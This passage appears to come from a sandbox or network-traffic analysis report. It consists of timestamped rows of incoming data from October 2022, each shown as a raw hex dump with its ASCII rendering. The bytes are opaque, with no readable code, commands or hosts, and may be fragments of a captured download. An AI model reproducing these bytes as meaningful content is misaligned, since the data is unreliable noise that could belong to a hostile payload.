46 43 30 42 33 38 43 32 35 33 33 33 38 44 41 34 34 Data Ascii: 62A74BE76FEEF040377C8377C3DEA5AD001FD0435C341D3087B15CA0A2A289FAEC590B63BF60777844053D0CF55902065CA0F68BAA945DC4D8BA03ED8BB9DB1742FF8DE2EAB12160A4C2BC6DDA5BE9B2FF071776ED91BCCAFD31C4C21921ED53448A2370AD5DE40B3C44723F710EF029F62C5FC9C4AFCFC0B338C253338DA44
2022-10-03 14:03:31 UTC	2407	IN	Data Raw: 33 42 30 45 36 36 42 34 33 43 43 44 36 41 35 43 45 43 34 45 36 41 30 41 31 36 44 30 35 43 41 39 36 35 35 32 35 36 30 36 37 38 34 33 44 35 42 34 43 44 30 34 39 34 46 41 35 32 42 36 34 31 35 37 37 32 46 37 31 31 34 45 41 46 42 35 35 31 30 42 44 46 33 46 32 43 36 39 46 44 38 31 44 43 32 41 32 36 37 31 45 46 42 45 33 31 38 38 35 45 34 39 41 32 32 43 43 34 31 41 36 45 33 37 31 41 38 42 31 37 46 30 32 43 41 43 45 32 39 30 38 44 32 36 43 43 35 42 43 44 44 39 36 42 37 39 38 42 37 44 44 32 42 31 35 44 44 43 43 38 37 46 32 33 39 37 34 46 30 36 41 33 35 46 36 34 38 38 37 34 46 46 34 37 46 35 41 33 38 38 39 43 42 34 33 31 31 46 43 36 32 43 44 41 38 32 36 45 41 42 30 43 41 38 37 37 34 33 38 45 42 34 37 39 44 31 39 32 43 35 45 36 34 31 36 46 44 35 30 45 31 37 37 32 44 Data Ascii: 3B0E66B43CCD6A5CEC4E6A0A16D05CA9655256067843D5B4CD0494FA52B6415772F7114EAFB5510BDF3F2C69FD81DC2A2671EFBE31885E49A22CC41A6E371A8B17F02CACE2908D26CC5BCDD96B798B7DD2B15DDCC87F23974F06A35F648874FF47F5A3889CB4311FC62CDA826EAB0CA877438EB479D192C5E6416FD50E1772D
2022-10-03 14:03:31 UTC	2423	IN	Data Raw: 45 32 42 33 33 34 39 38 31 32 30 36 30 37 41 42 46 31 41 30 36 39 46 39 42 31 31 43 43 42 39 46 39 38 32 35 43 46 43 43 36 37 33 35 43 36 36 39 41 38 33 38 43 33 43 33 35 39 37 36 46 36 37 30 30 30 44 46 33 44 44 36 43 41 39 43 31 45 31 33 45 33 36 39 31 42 30 42 33 39 35 38 43 35 33 41 45 30 32 45 32 45 37 45 45 37 33 34 32 39 41 30 33 36 35 36 39 38 38 30 36 32 35 30 35 46 36 33 46 34 45 32 45 32 42 35 45 46 31 41 42 43 30 35 32 45 30 36 35 31 35 41 33 38 35 45 37 35 31 42 33 41 35 41 32 30 32 35 39 38 39 36 38 42 39 38 32 32 30 44 42 45 30 42 31 37 35 43 31 43 39 39 45 30 45 30 41 42 41 35 32 30 35 30 44 38 30 30 45 37 34 42 39 37 30 30 44 35 41 32 33 31 41 37 33 39 38 42 42 37 41 31 35 45 30 30 45 35 39 41 35 37 45 37 41 44 35 45 33 31 45 34 38 34 34 Data Ascii: E2B33498120607ABF1A069F9B11CCB9F9825CFCC6735C669A838C3C35976F67000DF3DD6CA9C1E13E3691B0B3958C53AE02E2E7EE735429A03656988062505F63F4E2E2B5EF1ABC052E06515A385E751B3A5A202598968B98220DBE0B175C1C99E0E0ABA52050D800E74B9700D5A231A7398BB7A5E00E59A57E7AD5E31E4844
2022-10-03 14:03:31 UTC	2439	IN	Data Raw: 36 31 39 30 44 43 32 33 37 31 31 37 37 30 45 32 35 31 38 46 33 35 45 41 31 41 31 36 45 32 32 39 42 44 46 39 34 46 41 42 35 30 44 36 34 46 30 38 42 32 31 43 41 39 32 43 45 39 36 42 39 33 39 39 36 31 36 46 37 36 31 30 41 35 44 35 41 43 41 45 31 41 43 43 43 43 33 34 32 36 46 42 41 33 34 43 43 34 38 46 31 45 35 46 38 41 42 34 45 33 39 34 39 45 36 44 36 32 46 41 44 41 30 30 46 37 32 45 33 39 46 42 43 42 34 34 32 44 30 46 42 33 31 34 30 44 35 42 46 36 43 41 44 39 38 36 34 42 37 36 39 31 44 45 45 30 43 42 34 44 44 43 34 36 42 37 33 41 45 42 39 41 44 36 37 46 33 39 35 32 34 46 30 37 41 37 33 34 37 39 46 45 34 34 42 43 41 45 45 31 30 33 38 39 45 30 39 43 33 39 38 46 36 34 42 45 41 37 34 44 30 43 33 44 42 43 35 42 42 32 44 34 36 46 46 33 34 38 41 41 42 36 44 30 41 Data Ascii: 6190DC23711770E2518F35EA1A16E229BDF94FAB50D64F08B21CA92CE96B9399616F7610A5D5ACAE1ACCCC3426FBA34CC48F1E5F8AB4E3949E6D62FADA00F72E39FBCB442D0FB3140D5BF6CAD39864B7691DEE0CB4DDC46B73AEB9AD67F39524F07A73479FE44BCAAE10389E09C398F64BEA74D0C3DBC5B82D46FF348AAB6D0A

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	2455	IN	Data Raw: 38 42 31 45 45 31 39 35 33 42 38 39 32 30 33 36 36 36 45 44 37 36 39 32 36 45 35 30 42 44 34 32 45 32 32 39 31 45 33 35 41 32 46 39 32 34 34 41 34 42 41 41 46 36 31 38 33 33 36 30 38 33 34 35 32 45 41 45 32 34 43 46 37 44 32 45 32 44 31 41 43 41 39 32 31 43 41 41 43 36 43 32 45 34 38 31 41 43 41 36 42 34 31 32 42 34 32 46 31 42 34 42 34 43 43 30 39 42 33 44 41 32 35 38 44 38 46 38 37 36 43 35 46 37 34 33 45 41 36 39 44 44 31 33 35 43 37 38 33 35 44 38 41 38 44 36 30 42 31 35 39 38 42 41 34 43 41 33 34 30 35 37 33 35 42 38 41 38 42 44 37 31 36 38 43 36 44 38 46 31 31 43 45 41 35 33 42 31 30 39 38 44 44 41 41 37 36 33 31 42 39 42 44 41 32 30 43 35 33 31 33 45 38 34 34 30 34 42 33 33 37 42 42 31 33 37 31 45 36 34 43 33 45 45 35 41 31 44 33 32 31 32 38 45 32 Data Ascii: 8B1EE1953B89203666ED76926E50BD42E2291E35A2F9244A4BAAF618336083452EAE24CF7D2E2D1ACA921CAAC6C2E481ACA6B412B42F1B4B4CC09B3DA258D8F876C5F743EA69DD135C7835D8A8D60B1598BA4CA3405735B8A8BD7168C6D8F11CEA53B1098DDAA7631B9BDA20C5313E84404B337BB1371E64C3EE5A1D32128E2
2022-10-03 14:03:31 UTC	2471	IN	Data Raw: 43 32 42 33 35 39 46 30 39 37 34 45 46 30 39 38 43 30 39 38 33 32 38 45 32 36 41 42 33 44 33 43 41 37 42 30 35 41 31 35 45 37 30 32 39 30 32 44 31 46 34 46 44 30 37 41 30 35 41 36 39 41 32 31 31 34 41 43 34 32 34 34 45 32 32 44 37 44 32 44 36 34 34 37 39 36 42 43 36 36 34 38 42 32 32 44 39 31 36 35 31 33 38 34 46 34 41 46 43 38 37 34 46 41 32 32 44 41 44 33 30 39 32 31 41 34 38 42 32 39 35 32 32 43 38 38 45 34 35 39 37 30 43 31 31 37 43 30 38 43 46 37 33 41 36 31 41 32 35 39 34 34 35 41 41 45 36 32 41 35 35 44 32 36 35 37 35 38 41 46 44 35 46 44 45 41 39 38 35 33 31 36 44 42 35 39 31 33 33 42 45 33 32 35 42 33 44 38 43 35 33 43 31 34 30 35 39 31 31 44 42 39 33 42 41 35 31 43 35 42 39 34 38 44 34 45 31 36 46 38 46 31 44 45 46 41 38 46 33 41 32 42 33 31 42 Data Ascii: C2B359F0974EF098C098328E26AB3D3CA7B05A15E702902D1F4FD07A05A69A2114AC4244E22D7D2D644796BC6648B2D2D91651384F4AFC874FA22DAD30921A48B29522C88E45970C117C08CF73A61A259445AAE62A55D265758AFD5FDEA985316DB59133BE325B3D8C53C1405911DB93BA51C5B948D4E16F8F1DEFA8F3A2B31B
2022-10-03 14:03:31 UTC	2487	IN	Data Raw: 36 45 46 41 34 35 38 44 46 30 41 45 34 44 38 30 46 37 33 36 41 39 46 34 33 37 32 32 30 43 30 32 33 33 32 41 39 45 46 31 33 39 39 35 38 38 36 45 41 34 34 43 37 42 35 39 46 34 38 31 35 43 39 39 36 46 44 42 44 30 32 44 42 36 45 43 45 35 43 35 33 45 41 42 37 43 38 30 36 43 35 44 44 39 41 36 32 39 37 36 36 42 44 32 30 37 31 37 37 38 32 42 33 32 44 39 38 44 44 34 33 43 34 32 42 41 35 31 46 35 34 39 44 44 33 38 36 38 32 36 30 37 41 31 42 44 38 30 46 42 31 32 46 37 34 46 42 46 41 38 44 32 31 38 38 41 35 32 45 32 31 39 35 43 38 45 38 41 30 39 44 33 30 42 42 46 44 33 36 42 30 44 31 41 33 36 43 30 45 39 31 33 32 33 34 37 45 38 46 34 41 44 34 43 46 45 31 38 33 42 33 33 44 35 37 43 38 31 44 44 31 43 42 38 36 35 37 35 38 30 38 41 31 36 46 44 33 42 41 38 34 34 36 43 46 Data Ascii: 6EFA458DF0AE4D80F736A9F437220C02332A9EF13995886EA44C7B59F4815C996FDBD02DB6ECE5C53EAB7C806C5DD9A629766BD20717782B32D98DD43C42BA51F549DD38682607A1BD80FB12F74FBFA8D2188A52E2195C8E8A09D30BBFD36B0D1A36C0E9132347E8F4AD4CFE183B33D57C81DD1CB86575808A16FD3BA8446CF
2022-10-03 14:03:31 UTC	2503	IN	Data Raw: 35 31 33 46 43 36 31 31 37 46 43 37 39 33 37 46 46 31 41 37 35 36 44 32 38 37 46 31 41 41 31 37 46 43 36 31 43 46 46 45 33 30 45 43 32 46 46 38 44 35 30 37 42 31 38 39 43 46 46 45 33 43 45 46 32 44 41 44 46 38 31 37 38 32 35 30 42 32 44 46 30 32 42 46 38 44 38 41 35 45 38 33 31 37 41 46 46 31 41 39 34 46 46 43 37 43 35 31 37 38 46 38 39 43 46 46 45 33 36 32 30 37 46 38 44 34 30 36 45 34 34 37 41 35 35 41 37 30 44 32 46 35 33 44 39 39 43 34 37 46 34 38 32 32 44 43 37 35 41 41 39 33 37 42 41 33 39 32 32 45 46 30 38 34 33 46 41 34 43 37 41 35 37 35 32 42 33 45 46 31 33 31 30 39 32 42 41 41 45 38 32 33 43 42 41 36 43 43 35 34 46 36 41 37 43 43 35 32 31 39 34 35 44 34 41 39 44 39 30 34 43 35 46 39 32 43 43 41 32 45 38 45 35 39 33 37 34 37 31 44 34 35 39 31 45 Data Ascii: 513FC6117FC7937FF1A756D287F1AA17FC61CFFE30EC2FF8D507B189CFFE3CEF2DADF8178250B2DF02BF8D8A5E8317AFF1A94FFC7C5178F89CFFE36207F8D406E447A55A70D2F53D99C47F4822DC75AA937BA3922EF0843FA4C7A57523BEF131092BAAE823CBA6CC54F6A7CC521945DA49D09DCA2E8E5937471D4591E
2022-10-03 14:03:31 UTC	2519	IN	Data Raw: 42 45 39 32 41 33 38 41 44 35 44 38 37 43 42 32 37 41 46 31 33 42 44 45 32 44 35 43 41 39 36 39 42 32 41 33 44 36 44 42 41 41 32 30 42 35 31 36 36 35 34 34 33 37 31 41 35 34 34 39 33 41 36 41 35 34 33 34 32 33 44 35 34 36 34 32 36 43 36 36 44 43 46 31 33 43 36 43 42 41 30 31 37 31 32 32 30 38 41 37 33 31 32 44 30 35 36 35 32 39 32 32 32 35 33 30 39 37 30 45 39 42 34 34 36 36 46 35 43 35 33 33 42 41 31 43 44 37 37 30 35 44 39 42 30 31 33 43 37 45 30 33 37 43 31 31 33 36 31 42 38 36 46 42 36 46 30 44 46 35 32 31 31 37 45 46 30 31 41 39 35 32 32 36 31 38 37 34 45 42 37 37 31 42 43 35 42 37 35 33 42 37 32 43 39 45 30 31 30 45 34 42 38 30 45 38 44 35 30 38 37 34 39 30 31 46 36 37 31 33 30 45 39 35 36 44 35 36 34 35 32 45 39 41 43 43 42 41 41 35 39 32 38 45 Data Ascii: BE92A38AD5D87CB27AF13BDDE2D5CA969B2A3D6DBAA20B5166544371A54493A6A543423D546426C66DCF13C6CBA01712208A7312D056529222530970E9B4466F5C533BA1CD73705D9B013C7E037C11361B86FB6F0DF52117EF01A952261874EB771BC5B753B72C9E010E4B80E8D50874901F67130E956D56452E9ACCBAA5928E
2022-10-03 14:03:31 UTC	2535	IN	Data Raw: 37 46 34 41 45 35 44 46 44 33 46 34 36 42 30 33 41 42 35 41 46 38 38 45 46 38 30 31 38 45 34 38 37 38 37 45 39 35 36 33 30 45 36 32 38 41 42 31 36 46 30 37 35 45 33 34 42 42 46 39 44 43 30 34 46 45 45 46 37 37 35 30 32 43 36 42 38 33 38 42 44 35 42 43 32 31 42 46 41 35 35 38 32 43 32 44 43 43 45 46 43 41 32 33 34 46 30 42 46 30 39 45 31 39 45 36 36 36 39 45 31 37 36 30 30 46 39 44 42 39 42 36 33 43 35 30 39 32 44 38 35 33 38 35 41 32 32 33 32 45 30 45 37 45 36 33 32 32 37 46 33 34 38 33 39 38 43 45 44 38 41 30 45 44 35 36 36 31 42 36 41 42 33 31 39 46 39 45 46 31 41 31 44 46 31 41 31 30 46 30 31 34 39 41 44 46 43 33 36 32 45 39 31 35 35 41 32 35 32 38 35 42 30 45 36 46 45 42 42 31 37 45 33 31 41 30 32 45 37 34 46 36 43 44 30 41 31 39 38 38 44 Data Ascii: 7F4AE5DFD3F46B03AB5AF88EF8018E48787E95630E628AB16F075E34BBF9DC04FEF47502C6B838BD5BC21BFA5582C2DCCCEFCCEE6A234F0BF09E19E6669E17600F9DB9B63C5092D8538A5A2232E0E7E63227F348398CED8A0ED5661B6AB319F9EF1A1DF1A10F0149ADF362E9155A25285B0E6FEFBB17E31A0E2E74F6CD0A1988D
2022-10-03 14:03:31 UTC	2551	IN	Data Raw: 31 38 46 43 44 33 44 46 34 41 41 45 37 36 43 45 37 46 37 44 41 37 37 41 46 45 43 30 36 39 45 39 39 33 38 31 42 44 38 42 44 45 37 38 36 44 35 37 46 42 45 30 41 39 31 35 32 37 43 41 37 45 31 32 37 43 42 33 45 44 30 43 31 42 30 41 35 43 37 39 36 45 46 33 38 36 35 37 41 36 33 39 38 33 38 37 42 46 46 45 37 41 45 46 43 32 42 37 30 45 36 43 46 38 46 33 44 42 41 46 45 45 31 44 31 38 41 38 30 44 32 41 30 44 42 46 30 41 32 46 37 42 45 36 31 39 32 45 46 39 37 42 45 37 41 39 46 37 43 45 37 35 37 44 42 38 45 44 44 46 37 31 36 41 44 44 46 44 45 46 38 35 36 46 44 42 31 38 46 45 37 33 37 46 31 37 32 33 46 44 42 35 42 46 32 34 44 39 32 44 36 33 35 46 31 45 32 42 37 45 30 39 39 38 39 33 33 36 44 45 36 41 38 30 33 38 43 45 46 36 34 33 33 46 30 46 30 41 33 41 45 31 42 44 Data Ascii: 18FCD3DF4AAE76CE7F7DA77AFEC069E99381BD8BDE786D57FBE0A91527CA7E127CB3ED0C1B0A5C796EF38657A6398387BFFE7AEFC2B70E6CF8F3DBAFEE1D18A80D2A0DBF0A2F7BD6192E9F97BE7A9F7CE757DB8EDDD6716ADDFDEF856FDB18FE737F1723FDB5BF24D92D635F1E2B7E09989336DE6A8038CEf6433F0F0A3AE1BD
2022-10-03 14:03:31 UTC	2567	IN	Data Raw: 35 45 33 38 41 34 36 41 43 32 37 42 39 41 36 30 37 39 39 45 37 37 37 43 43 43 35 37 34 31 31 45 43 30 42 38 34 35 35 41 31 46 41 43 35 38 34 31 43 38 35 44 31 31 41 41 44 41 35 31 39 34 41 42 41 33 31 41 44 38 30 44 41 36 46 37 45 37 43 41 41 44 42 37 38 35 42 37 35 42 44 44 38 33 35 36 41 36 32 31 44 46 36 34 46 35 30 43 35 41 45 44 30 44 33 34 44 43 36 31 37 38 34 33 33 34 33 33 33 38 32 30 43 36 31 46 45 37 33 43 45 32 35 31 38 36 43 42 36 41 42 30 35 43 43 46 42 35 44 43 34 42 43 30 45 33 33 45 32 32 44 42 39 43 42 34 30 32 32 42 44 43 33 39 31 44 32 32 38 30 31 42 37 36 32 46 33 35 37 39 31 38 34 46 42 38 45 31 43 30 38 41 32 45 35 36 30 36 45 42 46 38 41 43 36 36 37 31 39 35 33 30 44 42 44 37 35 41 45 31 46 36 42 35 38 44 35 36 46 42 35 41 37 37 33 Data Ascii: 5E38A46AC27B9A60799E777CC57411EC0B8455A1FAC5841C85D11AAD5A194ABA31AD80DA6F7E7CAADB785B75BD8356A621DF64F50C5AED0D34DC6178433433820C61FE73CE25186CB6AB05CCFB5DC4BC0E33E22DB9CB4022BDD391D22801B762F3579184FB8E1C08A2E5606EBF8AC66719530DBD75AE1F6B58D56FB5A773

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:31 UTC	2583	IN	Data Raw: 45 33 34 45 41 38 46 36 36 44 37 38 46 37 33 45 41 32 35 37 45 30 44 42 30 33 46 43 37 39 35 31 45 43 30 45 33 43 39 39 46 31 41 33 32 31 46 46 30 44 42 34 34 36 33 35 30 30 42 31 44 35 31 37 35 31 35 46 34 43 37 44 39 36 31 41 41 34 45 34 31 42 44 31 45 36 46 30 44 30 35 42 36 37 41 45 32 42 44 37 39 44 31 33 45 35 31 37 41 39 41 31 38 41 34 44 32 30 33 35 39 35 34 36 38 41 45 42 46 36 43 38 38 30 34 37 36 41 30 33 44 38 39 33 39 33 31 34 39 42 32 32 31 46 35 37 30 37 38 32 31 32 32 31 39 41 45 42 43 34 33 30 46 31 37 36 45 36 33 43 37 34 42 46 33 45 41 35 31 37 39 38 34 43 35 41 35 36 34 36 44 44 35 36 31 32 42 36 31 31 30 36 46 36 37 32 39 32 33 32 44 44 44 37 38 42 41 31 45 39 36 46 36 31 39 39 45 41 45 30 37 30 31 46 44 37 34 33 44 36 32 35 33 42 Data Ascii: E34EA8F66D78F73EA257E0DB03FC7951EC0E3C99F1A321FF0DB4463500B1D517515F4C7D961AA4E41BD1E6F0D05B67AE2BD79D13E517A9A18A4D203595468AEBF6C880476A03D89393149B2221F57078212219AEB430F176E63C74BF3EA517984C5A5646DD5612B61106F6729232DDD78BA1E96F6199EAE0701FD743D6253B
2022-10-03 14:03:31 UTC	2599	IN	Data Raw: 36 43 42 30 32 35 30 37 38 44 43 42 41 42 44 41 42 38 36 43 46 46 39 42 42 37 32 33 46 36 38 36 44 41 46 31 31 33 31 36 43 43 45 46 45 30 43 43 46 36 46 35 42 32 36 36 41 32 31 37 46 37 33 31 33 45 42 39 42 39 30 41 31 45 45 31 42 34 43 44 36 39 37 37 43 45 30 37 38 38 38 39 33 42 32 44 45 33 37 41 45 43 44 38 34 38 31 42 39 30 33 39 45 46 41 36 42 31 33 46 32 44 45 42 46 37 38 44 39 38 42 33 42 32 41 45 43 46 35 45 38 36 37 46 39 38 36 38 46 38 36 39 33 39 33 37 43 35 30 45 38 36 35 43 34 32 32 43 33 43 37 37 37 42 44 46 38 38 33 35 41 42 36 30 35 42 44 45 31 43 36 32 44 35 38 43 38 44 37 45 45 35 42 43 38 44 45 42 35 33 37 44 31 42 41 39 45 46 44 37 39 37 44 37 39 46 45 43 30 36 33 36 43 37 41 34 32 34 38 31 33 44 36 42 32 34 39 46 32 32 32 45 43 46 46 Data Ascii: 6CB025078DCBABDAB86CFF9BB723F686DAF11316CCFEF0CC6F5B266A217F7313EB9B90A1EE1B4CD6977CE0788893B2DE37AEC8481B9039EFA6B13F2DEBF78D98B3B2AECF5E867F9868F8693937C50E865C422C3C777BDF8835AB605BDE1C62D58C8D7EE5BC8DEB537D1BA9EFD797D79FC0E636C7A424813D6B249F222ECFF
2022-10-03 14:03:31 UTC	2615	IN	Data Raw: 43 37 33 43 39 44 44 35 45 38 39 38 45 44 45 37 37 34 37 44 35 31 30 44 34 31 37 42 38 35 43 32 37 35 41 42 45 35 37 31 45 41 45 35 46 35 39 34 41 41 43 41 32 36 45 46 34 33 34 32 35 32 43 45 44 41 43 45 45 35 41 31 42 44 46 41 45 35 34 41 37 43 30 43 35 45 41 46 34 34 39 36 32 46 42 41 45 35 46 45 34 42 41 35 43 37 36 42 38 41 45 34 42 46 42 33 39 35 35 35 44 46 38 45 32 42 38 46 30 33 37 45 44 42 44 46 30 38 43 45 35 39 35 37 36 41 45 42 35 42 44 46 32 43 45 42 35 44 35 33 44 39 45 36 39 36 35 41 45 41 38 42 38 42 36 33 41 37 44 30 36 33 32 44 46 41 31 43 46 46 34 32 35 41 45 43 42 41 45 42 38 32 45 34 43 42 30 44 33 36 45 44 46 45 32 42 34 44 42 33 42 42 43 44 30 45 44 31 42 43 45 44 35 35 36 42 39 38 43 43 33 33 35 36 32 38 32 38 36 46 33 42 35 43 35 45 Data Ascii: C73C9DD5E898EDE74D510D417B85C275ABE571EAE5F594AAC26EF434252CEDACEE5A1BDFAE54A7C0C5EAF44962FBAE5FE4BA5C76B8AE4BFB39555DF8E2B8F037EDBD08CE59576AE8B5BDF2CEB5D53D9E6965AEA8B8B63A7D0632DFA1CFF425AECBAEB82E4CB0D36EDFE2B4DB3BBC0ED1BCED556B983C335628286F3B5C5E
2022-10-03 14:03:31 UTC	2631	IN	Data Raw: 42 42 37 32 34 45 44 34 44 44 34 35 45 33 38 38 34 42 38 38 45 33 34 37 34 39 43 37 45 31 30 33 46 33 32 39 36 43 38 37 43 36 42 32 36 41 33 34 43 30 33 38 45 37 31 38 36 37 34 32 41 32 43 38 44 45 39 30 44 30 34 36 35 37 46 37 33 45 44 33 42 46 45 33 34 31 31 42 38 46 34 45 30 30 46 30 32 30 44 38 46 38 33 31 34 32 45 39 38 45 33 33 31 35 34 46 36 44 42 31 42 45 37 35 39 45 45 37 32 30 44 41 30 39 38 41 38 39 36 46 37 34 32 42 37 36 31 31 42 35 37 43 38 46 38 31 41 42 45 32 36 39 36 32 44 45 32 36 34 30 42 33 30 43 35 43 30 32 38 36 33 45 36 34 33 45 39 31 46 46 36 37 46 42 34 34 35 45 45 42 42 30 31 37 38 44 46 45 34 35 32 32 35 46 45 45 43 43 46 42 32 34 39 35 46 37 34 39 46 46 30 46 46 32 35 45 41 37 46 32 35 45 46 37 46 46 32 30 45 46 42 35 32 41 45 Data Ascii: BB724ED4DD45E3884B8E34749C7E103F3296C87C6B26A34C038E7186742A2C8DE90D04657F73ED3BFE3411B8F4E00F020D8F83142E98E33154F6DB1BE759EE720DA098A896F742B7611B57C8F81ABE26962DE2640B30C5C0286C5643E91FF67FB445EEBB0178DFE45225FEECCFB2495F749F0FF25EA7F25EF7FF20EFB52AE
2022-10-03 14:03:31 UTC	2647	IN	Data Raw: 42 31 42 36 42 45 36 36 33 31 39 33 36 33 34 41 33 36 46 46 41 45 32 46 39 42 42 39 37 33 37 36 30 37 34 39 30 35 45 39 32 43 44 37 46 31 45 41 31 33 31 42 44 39 32 41 37 39 38 44 41 45 35 34 44 46 46 35 44 34 30 44 39 42 36 41 38 31 38 43 41 31 42 43 41 41 31 35 43 34 31 37 46 46 36 35 42 41 30 34 30 42 41 36 35 35 37 37 32 43 35 42 33 43 39 36 46 31 46 38 35 34 42 44 42 31 36 43 43 42 42 31 33 43 43 45 30 43 43 36 42 32 34 41 41 41 37 41 34 30 42 33 43 38 42 31 36 38 42 44 33 44 30 35 32 43 38 41 41 30 39 38 31 30 44 42 42 41 34 37 38 41 38 32 42 46 38 44 33 39 41 43 33 36 41 35 30 44 37 38 32 34 43 44 37 30 45 37 43 32 33 44 44 31 38 46 34 33 39 41 42 43 32 32 43 30 37 36 38 46 32 31 42 39 37 30 32 38 37 36 30 46 43 43 41 41 41 41 43 43 46 34 45 36 34 Data Ascii: B1B6BE663193634A36FFAE2F9B97376074905E92CD7F1EA131BD92A798DAE54DFF5D40D9B6A818CA1BCAA15C417FF65BA0C40BA655772C5B3C96F1F854BDB16CCBB13CCCE0CC6B24AAA7A40B3C8B168BD3D052C8AA09810DBBA478A82BF8D39AC36A50D7824CD70E7C23DD18F439ABC22C0768F21B97028760FCCAACCF4E564
2022-10-03 14:03:31 UTC	2663	IN	Data Raw: 32 33 36 35 34 37 35 43 31 38 36 41 30 34 44 41 41 30 31 32 33 38 45 33 46 44 32 41 36 38 41 33 32 43 37 39 35 34 44 35 34 36 43 39 44 31 31 37 38 45 35 46 33 42 30 45 44 46 35 38 33 39 32 35 32 38 41 42 36 41 42 43 34 37 39 36 30 43 44 41 37 38 37 32 31 43 43 45 44 32 37 32 41 37 30 37 46 35 43 41 34 33 41 44 30 37 46 41 45 33 33 30 45 31 42 34 37 34 33 35 33 38 41 33 46 41 46 30 36 34 33 33 42 44 37 30 39 41 44 32 33 32 45 45 43 39 31 31 41 39 31 31 38 38 44 32 33 35 45 34 38 46 38 41 35 32 45 39 31 41 36 33 46 32 30 39 45 30 30 39 36 32 36 42 34 38 37 39 38 46 33 43 37 46 37 30 36 45 42 46 44 39 45 34 32 37 36 43 44 44 42 46 36 31 42 37 39 38 42 31 37 32 37 39 31 44 31 31 31 32 38 37 46 43 44 32 32 45 35 41 46 46 43 31 30 30 31 45 43 38 46 43 30 46 30 46 Data Ascii: 2365475C186A04DAA01238E3FD2A68A32C7954D546C9D1178E5F3B0EDF58392528AB6ABC47960CDA78721CCED272A707F5C143AD07FAE330E1B4743538A3FAF06433BD709AD232EEC911A488D235E48F8A52E91A63F209E009626B48798F3C7F706EBFD9E4276CDDBF61B7898B172791D111287FCD22E5AFFC1001EC8FC0F0F
2022-10-03 14:03:31 UTC	2679	IN	Data Raw: 39 36 41 41 39 34 31 35 36 33 38 45 34 43 39 30 32 38 42 43 45 46 46 45 30 31 43 45 44 30 37 33 34 45 36 31 34 32 37 34 44 45 35 30 45 38 43 35 37 41 39 42 34 32 41 41 36 41 30 42 42 41 31 36 38 39 39 46 42 34 30 37 42 36 30 46 37 30 41 33 38 32 36 35 34 35 46 45 30 44 44 31 45 32 30 35 33 36 31 45 43 38 43 45 44 32 32 39 36 37 44 35 42 30 43 39 33 30 43 44 45 30 45 30 46 44 30 38 44 42 36 46 34 33 34 44 46 33 46 39 34 39 38 42 44 45 36 45 34 32 38 33 30 39 41 32 37 33 33 44 39 36 31 31 46 39 44 38 31 38 34 30 42 41 33 43 39 45 32 36 38 46 45 30 46 36 38 44 38 43 41 37 43 45 34 44 31 31 37 46 46 32 46 41 43 35 46 37 36 33 34 33 46 46 45 35 41 41 39 38 44 34 37 46 32 31 30 37 46 34 35 46 31 45 36 37 42 45 37 46 31 42 44 36 37 46 44 39 31 41 35 43 32 46 31 Data Ascii: 96AA9415638E4C9028BCEFFFE01CED0734E614274DE50E8C57A9B42AA6A0BBC16899FB407B60F70A3826545FE0DD1E205361EC8CEDB2967D5B0C930CDE0E0FD08DB6F434DF3F9498BDE6E428309A2733D9611F9D81840BA3C9E268FE0F68D8CA7CE4D117FF2FAC5F76343FFE5AA98D47F2107F45F1E67BE7F1BD67FD91A5C2F1
2022-10-03 14:03:31 UTC	2695	IN	Data Raw: 42 30 33 32 43 43 41 46 36 33 42 34 45 44 46 45 41 41 43 35 39 38 35 46 34 33 42 34 30 35 44 37 37 41 37 37 36 41 42 45 30 32 43 46 42 37 37 44 37 33 46 46 43 33 34 30 42 35 33 34 39 33 35 45 41 32 46 36 42 30 39 42 43 39 38 41 36 33 41 44 36 39 41 37 31 44 35 32 34 30 34 45 45 33 38 35 30 42 37 33 33 34 42 45 33 37 31 30 31 37 43 36 30 46 38 37 31 46 37 45 46 38 32 42 38 39 31 46 41 45 38 41 43 37 38 42 39 37 39 30 45 39 44 39 39 33 32 43 42 45 38 42 43 38 43 33 35 37 30 43 31 42 35 42 31 39 44 35 37 33 30 37 38 32 34 30 35 35 46 43 35 45 30 30 43 30 35 43 44 34 46 35 31 44 30 46 43 33 38 30 43 42 41 37 46 43 31 45 46 31 36 34 33 37 36 46 32 43 32 32 44 35 39 32 46 33 43 41 38 43 39 30 42 30 46 41 45 34 44 36 37 37 30 42 36 39 45 38 42 35 41 33 37 32 Data Ascii: B032CCAF63B4EDFEAAC5985F43B405D77A776ABE02CFB77D73FFC340B534935EA2F6B09BC98A63AD69A71D52404EE3850B7334BE371017C60F871F7EF82B891FAE8AC78B9790E9D9932C3BE8BC8C3570C1B5B19D57307824055FC5E00C05CD4F51D0FC380CBA7FC1EF164376F2C22D592F3CA8C90B0FAE4D6770B69E8B5A372

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:03:32 UTC	2711	IN	Data Raw: 41 42 42 43 46 41 42 42 39 34 35 37 42 46 38 43 31 42 46 31 46 46 33 37 36 45 38 43 31 32 44 43 30 38 42 42 32 37 36 33 38 35 34 44 37 34 34 45 42 38 43 32 36 32 36 45 37 39 33 32 30 41 32 45 44 44 42 46 38 35 32 45 36 34 33 45 36 34 35 30 30 46 38 44 36 42 46 35 39 45 34 33 34 39 30 43 42 32 38 33 30 42 30 45 36 34 39 30 35 34 32 37 36 42 35 37 39 39 45 34 30 45 34 34 36 44 45 45 42 42 34 33 41 36 45 35 39 45 38 32 38 36 30 46 43 46 37 41 36 43 38 46 38 41 46 35 31 45 39 36 37 36 33 46 45 38 36 46 36 46 33 35 30 36 38 42 38 30 36 31 41 39 30 35 35 33 46 30 30 41 33 32 44 39 43 38 41 32 36 41 32 32 39 33 45 32 33 33 44 45 45 37 30 42 34 35 32 38 37 30 34 44 30 43 37 39 34 45 45 34 33 44 32 41 34 30 31 30 31 46 41 42 39 33 42 33 46 45 44 36 44 46 Data Ascii: ABBCFAB9457BF8C1BF1FF376E8C12DC08BB2763854D744EB8C2626E79320A2EDDBF852E643E64500F8D6BF59E43490CB2830B0E649054276B5799E40E446DEEBB43A6E59E82860FCF7A6C8F8AF51E96763FE86F6F35068B85C0061A90553F00A32D9C8A26A2293E233DEE70B4528704D0C794EE43D2A40101FAB93B3FED6DF
